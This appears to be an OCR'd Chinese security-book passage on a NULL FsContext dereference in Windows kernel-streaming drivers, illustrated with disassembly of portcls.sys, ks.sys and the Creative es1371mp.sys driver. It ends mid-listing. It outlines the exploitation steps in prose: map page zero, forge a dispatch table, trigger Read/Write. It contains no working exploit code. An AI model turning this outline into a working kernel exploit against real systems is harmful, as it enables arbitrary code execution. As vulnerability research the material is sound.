


图 1　内核流驱动模型

如图 1 所示，程序员在开发 WDM 音频驱动时就应选择将驱动绑定到音频端口类驱动（portcls.sys）或者内核流（ks.sys）。多数情况下，portcls.sys 属于首选。

下面看一下如何为这些驱动进行初始化。

（1）在驱动入口处绑定特定驱动，如 portcls.sys。

```
extern "C" NTSTATUS DriverEntry
(
PDRIVER_OBJECT DriverObject,
PUNICODE_STRING RegistryPath
)
{
return PcInitializeAdapterDriver (DriverObject,
RegistryPath,
XpAddDevice);
}
```

逆向 PcInitializeAdapterDriver，其反汇编代码如下：

```
module: portcls.sys
1.
2. mov ecx, [edi+18h]
3. push esi
4. mov esi, ds:__imp__KsSetMajorFunctionHandler@8 ;
KsSetMajorFunctionHandler(x,x)
5. mov [ecx+4], eax
6. push 0Eh ; MajorFunction
7. push edi ; DriverObject
8. mov dword ptr [edi+34h], offset ?KsoNullDriverUnload@@
YGXPAU_DRIVER_OBJECT@@@Z
; KsoNullDriverUnload(_DRIVER_OBJECT *)
9. mov dword ptr [edi+0A4h], offset ?
DispatchPnp@@YGJPAU_DEVICE_OBJECT@@PAU_IRP@@
@Z ; DispatchPnp(_DEVICE_OBJECT *,_IRP
*)
10. mov dword ptr [edi+90h], offset ?
DispatchPower@@YGJPAU_DEVICE_OBJECT@@PAU_IRP@
@@Z ; DispatchPower(_DEVICE_OBJECT
*,_IRP *)
11. mov dword ptr [edi+94h], offset ?
PerfWmiDispatch@@YGJPAU_DEVICE_OBJECT@@PAU_IRP
@@@Z ;
PerfWmiDispatch(_DEVICE_OBJECT *,_IRP *)
12. mov dword ptr [edi+38h], offset ?
DispatchCreate@@YGJPAU_DEVICE_OBJECT@@PAU_IRP@
@@Z ; DispatchCreate(_DEVICE_OBJECT
*,_IRP *)
13. call esi ; KsSetMajorFunctionHandler(x,x) ; KsSetMajorFunction
Handler(x,x)
14. push 3 ; MajorFunction
15. push edi ; DriverObject
16. call esi ; KsSetMajorFunctionHandler(x,x) ; KsSetMajorFunction
Handler(x,x)
17. push 4 ; MajorFunction
18. push edi ; DriverObject
19. call esi ; KsSetMajorFunctionHandler(x,x) ; KsSetMajor
FunctionHandler(x,x)
20. push 9 ; MajorFunction
21. push edi ; DriverObject
22. call esi ; KsSetMajorFunctionHandler(x,x) ; KsSetMajorFunction
Handler(x,x)
23. push 2 ; MajorFunction
24. push edi ; DriverObject
25. call esi ; KsSetMajorFunctionHandler(x,x) ; KsSetMajor
FunctionHandler(x,x)
26. push 14h ; MajorFunction
27. push edi ; DriverObject
28. call esi ; KsSetMajorFunctionHandler(x,x) ; KsSetMajorFunction
Handler(x,x)
29. push 15h ; MajorFunction
30. push edi ; DriverObject
31. call esi ; KsSetMajorFunctionHandler(x,x) ; KsSetMajor
FunctionHandler(x,x)
32. xor eax, eax
33. pop esi
34. jmp short loc_25F74
```

PcInitializeAdapterDriver 函数直接为以下 IRP 安装了处理函数：

- IRP_MJ_PNP　（9）
- IRP_MJ_POWER　（10）
- IRP_MJ_SYSTEM_CONTROL　（11）
- IRP_MJ_CREATE　（12）

其余 7 个处理函数皆通过 KsSetMajorFunctionHandler 函数来安装。下面是 MSDN 对于该函数的描述：KsSetMajorFunctionHandler 函数可为特定主函数设置分发例程，它是通过不透明对象头中的 KSDISPATCH_TABLE 来实现的。该表指针是文件对象中 FsContext 所指向的结构的第一个元素值，这一分发过程假设设备驱动是通过 KsAllocateObjectHeader 来对 KSDISPATCH_TABLE 和 FsContext 进行初始化的。动词“假设”可能让人听起来有点惊讶，但历史上，很多软件假设了很多事情，比如固定的缓冲区大小、输入……这些最后都导致了严重漏洞。

其中 KSDISPATCH_TABLE 结构体的定义如下：

```
Typedef struct{
PDRIVER_DISPATCH DeviceIoControl; // IRP_MJ_DEVICE_
CONTROL
PDRIVER_DISPATCH Read; // IRP_MJ_READ
PDRIVER_DISPATCH Write; // IRP_MJ_WRITE
PDRIVER_DISPATCH Flush; // IRP_MJ_FLUSH
PDRIVER_DISPATCH Close; // IRP_MJ_CLOSE
PDRIVER_DISPATCH QuerySecurity; // IRP_MJ_QUERY_SECURITY
PDRIVER_DISPATCH SetSecurity; // IRP_MJ_SET_SECURITY
PFAST_IO_DEVICE_CONTROL FastDeviceIoControl; //
DriverObject.FastIoDispatch.FastIoDeviceControl
PFAST_IO_READ FastRead; // DriverObject.FastIoDispatch.FastRead
PFAST_IO_WRITE FastWrite; // DriverObject.FastIoDispatch.FastWrite
}KSDISPATCH_TABLE, *PKSDISPATCH_TABLE;
KsSetMajorFunctionHandler(
IN PDRIVER_OBJECT DriverObject,
IN ULONG MajorFunction
);
```

KsSetMajorFunctionHandler 十分简单，它为 MajorFunction>=0 安装合适的 IRP 处理函数，否则安装 FastIo 处理函数。

```
module ks.sys
[...]
PAGE:00026FA2
PAGE:00026FA2 loc_26FA2: ; CODE XREF: KsSetMajorFunction
Handler(x,x)+6Bj
```

```
PAGE:00026FA2 mov ecx, offset _DispatchRead@8 ; DispatchRead(x,x)
PAGE:00026FA7 jmp short loc_26FE4
PAGE:00026FA9 ;
---------------------------------------------------------------------------
PAGE:00026FA9
PAGE:00026FA9 loc_26FA9: ; CODE XREF: KsSetMajorFunction
Handler(x,x)+68j
PAGE:00026FA9 mov ecx, offset _DispatchClose@8 ; Dispatch
Close(x,x)
PAGE:00026FAE jmp short loc_26FE4
PAGE:00026FB0 ;
---------------------------------------------------------------------------
PAGE:00026FB0
PAGE:00026FB0 loc_26FB0: ; CODE XREF: KsSetMajorFunction
Handler(x,x)+64j
PAGE:00026FB0 mov ecx, offset _DispatchCreate@8 ;
DispatchCreate(x,x)
PAGE:00026FB5 jmp short loc_26FE4
PAGE:00026FB7 ;
---------------------------------------------------------------------------
PAGE:00026FB7
PAGE:00026FB7 loc_26FB7: ; CODE XREF: KsSetMajorFunction
Handler(x,x)+5Dj
PAGE:00026FB7 mov ecx, offset _DispatchFlush@8 ; DispatchFlush(x,x)
PAGE:00026FBC jmp short loc_26FE4
[...]
PAGE:00026FE4 mov edx, [ebp+DriverObject]
PAGE:00026FE7 mov [edx+eax*4+38h], ecx
; DrvObj->MajorFunction[IRP_MJ_XXX] = DispatchXXXXX
[...]
PAGE:00026F74 mov eax, [ebp+DriverObject]
PAGE:00026F77 mov eax, [eax+28h] ; DriverObject->FastIoDispatch
PAGE:00026F7A mov dword ptr [eax+8], offset _DispatchFast
Read@32 ;
DispatchFastRead(x,x,x,x,x,x,x,x)
[...]
```

最有趣的部分当属安装的 IRP 处理函数：DispatchRead，DispatchWrite……

下面看一个例子：

```
module: ks.sys
PAGE:0002B578 _DispatchWrite@8 proc near ; DATA XREF:
KsSetMajorFunctionHandler(x,x)+70o
PAGE:0002B578
PAGE:0002B578 PDEVICE_OBJECT = dword ptr 8
PAGE:0002B578 PIRP = dword ptr 0Ch
PAGE:0002B578
PAGE:0002B578 mov edi, edi
PAGE:0002B57A push ebp
PAGE:0002B57B mov ebp, esp
PAGE:0002B57D mov ecx, [ebp+PIRP]
PAGE:0002B580 mov eax, [ecx+60h]; Irp->CurrentStackLocation
PAGE:0002B583 mov eax, [eax+18h]; IrpSp->FileObject
PAGE:0002B586 mov eax, [eax+0Ch]; FileObject->FsContext
PAGE:0002B589 mov eax, [eax] ; *FsContext
PAGE:0002B58B mov eax, [eax] ; KSDISPATCH_TABLE
PAGE:0002B58D push ecx
PAGE:0002B58E push [ebp+PDEVICE_OBJECT]
PAGE:0002B591 call dword ptr [eax+8];KsDsp->Write(pDev,pIrp);
PAGE:0002B594 pop ebp
PAGE:0002B595 retn 8
PAGE:0002B595 _DispatchWrite@8 endp
```

这些处理函数不过是些封装函数，它们使用 KSKISPATCH_TABLE 来路由 IRP。现在再回头看一下 MSDN 是怎么说的：如果设备驱动因某些原因而无法正确地初始化 FsContext，会发生什么呢？EAX==NULL。

因此通过向已知设备驱动发送 I/O 请求（Read，Write，DeviceIoControl……），那么默认的 IRP 处理函数 DispatchWrite 将引用 FsContext 中的 KSDISAPTCH_TABLE 指针，而在创建 FILE_OBJECT 时它会默认将表指针指向内核中的 NULL 地址。现在问题已经很明了，用户模式下的进程可无限制地在 0x00000000 上分配内存，最后再控制指针来引用它。整个过程如下：

（1）在地址 0x0 处分配用户模式内存。

（2）在 0x0 上将 FsContext 指针伪造成指向任意用户模式内存地址。

（3）将特定地址写入伪造的 KSDISPATCH_TABLE。

（4）在漏洞设备驱动上执行 Write、Read 等操作。

不过，事情并没有这么简单。WDM 驱动通过调用合适的 API 来绑定 portcls.sys 或者 ks.sys，以此正确地初始化设备驱动。但当 WDM 驱动创建附加设备时问题就来了，因为它们都共享唯一的驱动对象，而这在特定条件下就可能产生漏洞。下面将讲述一些关于 WDM 驱动创建附加设备的情况，并介绍一个看上去安全的驱动如何成为易受攻击的驱动。

第二部分

我们已经看到了问题的根源。如果设备驱动并未直接与 Kernel Streaming API（内核流 API，以下简称 KSA）相关联，则可以认为它是一个“陌生”设备。使用这一术语能够更全面地解释设备驱动并不是通过 KSA 来创建或者注册的，因此 KSA 并不会意识到它的存在。这些“陌生”设备与其他 KSA 关联设备共享着同一驱动对象，因此默认的 KSA IRP 处理函数存在着潜在的漏洞。

1. 场景 1

在驱动编程中的一个常见做法就是创建一个设备为用户程序提供接口，这并没有什么新奇的，但当我们编写 WDM 音频驱动时情况又会如何呢？先通过 KSA 初始化驱动对象和设备，以保证安装的 IRP 处理函数即使独一无二，也能够与 KSA 相兼容。如果为用户层服务创建附加设备，并且未向 KSA 通知此事，那么也可能存在潜在的攻击风险。

2. 场景 2

一些比较旧的声卡包含 Gameport 接口，在过去 Gameport 连接器是通过操纵杆和其他外围设备来使用的，如图 2 所示。




图 2 Gameport 连接器

如今，USB 接口是各类游戏硬件的首选，因此微软已在 Windows Vista 上中止对 Gameport 的支持。但它一直保持着“用

户友好而不兼容"的角色，为的就是避免与旧硬件相冲突。

```
Vista gameport.inf
; gameport.inf - Hooks up known gameports with a NULL service.
;           Displays a name so the user can understand the device
;           is not supported out of the box.
; This avoids the '!' in device manager.
;
Copyright (C) Microsoft Corporation. All rights reserved.
```

WDM 一直很稳定性，保持向后兼容而且结构一致。因为这样，即使是一个 8 年前写的驱动，也依然可以在 Windows 下正常运行。但是，一些 WDM 驱动当运行在 Windows Vista 上时还面临着其他问题。Gameport 不再被支持，因此这也就导致了一些重要的改变，这些改变不是发生在驱动行为上，而是在驱动暴露的接口上。图 3 能帮助你理解这一点。




图 3　声卡驱动暴露的设备

在"Microsoft Kernel Streaming Related Area"中可以找到所有设备，而操作系统可识别出声卡，并且驱动将通过 KSA 创建 FDO 来与 PDO 交互。假设这些设备均能够被正确地初始化，因为我们没有理由不这样做(若驱动未以正确的方式绑定到 KS 将无法正常运行)。换句话说，"Third-Party Driver Area"包括了我们先前提到的"陌生"设备。启动顺序如下：

Windows Vista 之前的版本

(1) PnP 管理器向驱动发送一个 Query Relations 请求，驱动在接收到请求后创建 Gameport PDO。

(2) PnP 加载 gameenum.sys，然后创建一个匿名 FDO 与 Gameport PDO 交互，这一 FDO 与堆栈相连。因此从用户层访问(原始 IRP 处理函数) PDO 是不可能的，尽管 PDO 是一个已命名的设备。

Windows Vista

(1) PnP 管理器向驱动发送一个 Query Relations 请求，驱动在接收到请求后创建 Gameport PDO。

(2) PnP 并没有创建任何 FDO 与 Gameport PDO 交互，因为它并不支持 Gameport，所以 PDO 一直暴露给用户程序。

(3) 如果开发者没有使用正确的方法将 IRP 路由给设备，那么我们可以利用已安装的 KSA IRP 处理函数取回可控制的 FsContext 指针的值，使其在内核中执行任意代码。

(4) 我们可以偷笑了!

以上内容均为理论知识，下面我们来实践一下。

es1371mp.sys 问题

在 20 世纪 90 年代末期，由 CreativeLabs 创建的驱动 es1371mp.sys 被广泛应用于声卡"Ensoniq PCI 1371"中。甚至时至今日，这一驱动依然有人在使用，尽管 VMware 产品就可以仿真声卡。实际上，这个驱动是通过 Microsoft Windows Update 自动安装的。在近十年之中，我们一直讨论 WDM 驱动，它一直都在，真是奇迹。但遗憾的是，Creative Labs 不再为硬件或者驱动提供任何补丁。

下面就开始实际操作吧!

绑定到 PortCls.sys：

```
module: es1371mp.sys
1. PAGE:00014CE8 start proc near
2. PAGE:00014CE8
3. PAGE:00014CE8 arg_0 = dword ptr 4
4. PAGE:00014CE8 arg_4 = dword ptr 8
5. PAGE:00014CE8
6. PAGE:00014CE8 push ebx
7. PAGE:00014CE9 xor ebx, ebx
8. [...]
9. PAGE:00014D2C mov esi, [esp+8+arg_0]
10.PAGE:00014D30 push offset sub_14CCC ; AddDevice
11.PAGE:00014D35 push [esp+0Ch+arg_4]
12.PAGE:00014D39 push esi
13.PAGE:00014D3A call PcInitializeAdapterDriver
14.PAGE:00014D3F cmp eax, ebx
15.PAGE:00014D41 mov dword ptr [esi+34h], offset sub_14780
16.PAGE:00014D48 jl short loc_14D7A
17.PAGE:00014D4A mov dword ptr [esi+38h], offset sub_1803C
;overrides IRP_MJ_CREATE
18.PAGE:00014D51 mov dword ptr [esi+40h], offset sub_1803C
;overrides IRP_MJ_CLOSE
19.PAGE:00014D58 mov dword ptr [esi+0A4h], offset sub_17FC0
;overrides IRP_MJ_PNP
20.PAGE:00014D62 mov dword ptr [esi+90h], offset sub_17FE4; ...
21.PAGE:00014D6C mov dword ptr [esi+70h], offset sub_18072
;overrides IRP_MJ_DEVICE_CONTROL
22.PAGE:00014D73 mov dword ptr [esi+74h], offset sub_180AE; ...
```

该驱动重写了多个默认 KSA IRP 处理函数，后面会讲到原因。

看一下新的 DispatchCreate：

```
module: es1371mp.sys
1. PAGE:0001803C sub_1803C proc near ; DATA XREF: start+62o
2. PAGE:0001803C ; start+69o
3. PAGE:0001803C
4. PAGE:0001803C arg_0 = dword ptr 4
5. PAGE:0001803C Irp = dword ptr 8
6. PAGE:0001803C
7. PAGE:0001803C mov eax, [esp+arg_0]
8. PAGE:00018040 mov ecx, [eax+28h]
9. PAGE:00018043 push esi
10.PAGE:00018044 xor esi, esi
11.PAGE:00018046 cmp byte ptr [ecx+111h], 0 ;
Discriminate device by checking certain flag within the DeviceExtension
12.PAGE:0001804D jz short loc_18060
13.PAGE:0001804F mov ecx, [esp+4+Irp] ; Irp
14.PAGE:00018053 and [ecx+18h], esi
15.PAGE:00018056 xor dl, dl ; PriorityBoost
16.PAGE:00018058 call ds:IofCompleteRequest
17.PAGE:0001805E jmp short loc_1806C
18.PAGE:00018060 ;
```

```
------------------------------------------------------------
PAGE:00018060
PAGE:00018060 loc_18060: ; CODE XREF:
sub_1803C+11j
PAGE:00018060 push [esp+4+Irp]
PAGE:00018064 push eax
PAGE:00018065
PAGE:00018065 loc_18065:
PAGE:00018065 call PcDispatchIrp
PAGE:0001806A mov esi, eax
PAGE:0001806C
PAGE:0001806C loc_1806C: ; CODE XREF:
sub_1803C+22j
PAGE:0001806C mov eax, esi
PAGE:0001806E pop esi
PAGE:0001806F retn 8
PAGE:0001806F sub_1803C endp
```

由上可知，这段程序通过检测 DeviceExtension 上的 flag 来区分 Gameport PDO 和 KSA 设备。因此如果接收到 IRP_MJ_CREATE 的设备是 KSA 设备，那么函数 DispatchCreate 将通过调用 PortCls!PcDispathchIrp 为其路由，而函数 PortCls!PcDispatchIrp 在一定情况下，会先初始化 FsContext，否则，完成 IRP 请求。

下面再看一下 EsDispatchPnp：

```
module: es1371mp.sys
PAGE:00017FC0 sub_17FC0 proc near ; DATA XREF: start+70o
PAGE:00017FC0
PAGE:00017FC0 arg_0 = dword ptr 4
PAGE:00017FC0 Irp = dword ptr 8
PAGE:00017FC0
PAGE:00017FC0 mov eax, [esp+arg_0]
PAGE:00017FC4 mov ecx, [eax+28h]
PAGE:00017FC7 cmp byte ptr [ecx+111h], 0 ; Discriminates
Device by checking certain offset within the DeviceExtension
PAGE:00017FCE push [esp+Irp] ; Irp
PAGE:00017FD2 push eax ; int
PAGE:00017FD3 jz short loc_17FDC
PAGE:00017FD5 call sub_188F2
PAGE:00017FDA jmp short locret_17FE1
PAGE:00017FDC ;
------------------------------------------------------------
PAGE:00017FDC
PAGE:00017FDC loc_17FDC: ; CODE XREF: sub_17FC0+13j
PAGE:00017FDC call sub_18314
PAGE:00017FE1
PAGE:00017FE1 locret_17FE1: ; CODE XREF: sub_17FC0+1Aj
PAGE:00017FE1 retn 8
PAGE:00017FE1 sub_17FC0 endp
```

与 DispatchCreate 一样，它也检测接收 IRP 的设备，并为其路由，进入处理 IRP_MJ_PNP 的函数就可以发现，PDO 是在何处创建的：

```
PAGE:00018314 sub_18314 proc near ; CODE XREF:
sub_17FC0:loc_17FDCp
PAGE:00018314
PAGE:00018314 arg_0 = dword ptr 8
PAGE:00018314 arg_4 = dword ptr 0Ch
PAGE:00018314
PAGE:00018314 push ebp
PAGE:00018315 mov ebp, esp
PAGE:00018317 push esi
PAGE:00018318 mov esi, [ebp+arg_4]
PAGE:0001831B mov eax, [esi+60h]
PAGE:0001831E movzx ecx, byte ptr [eax+1] ;MinorFunction
IRP_MN_QUERY_DEVICE_RELATIONS == 7
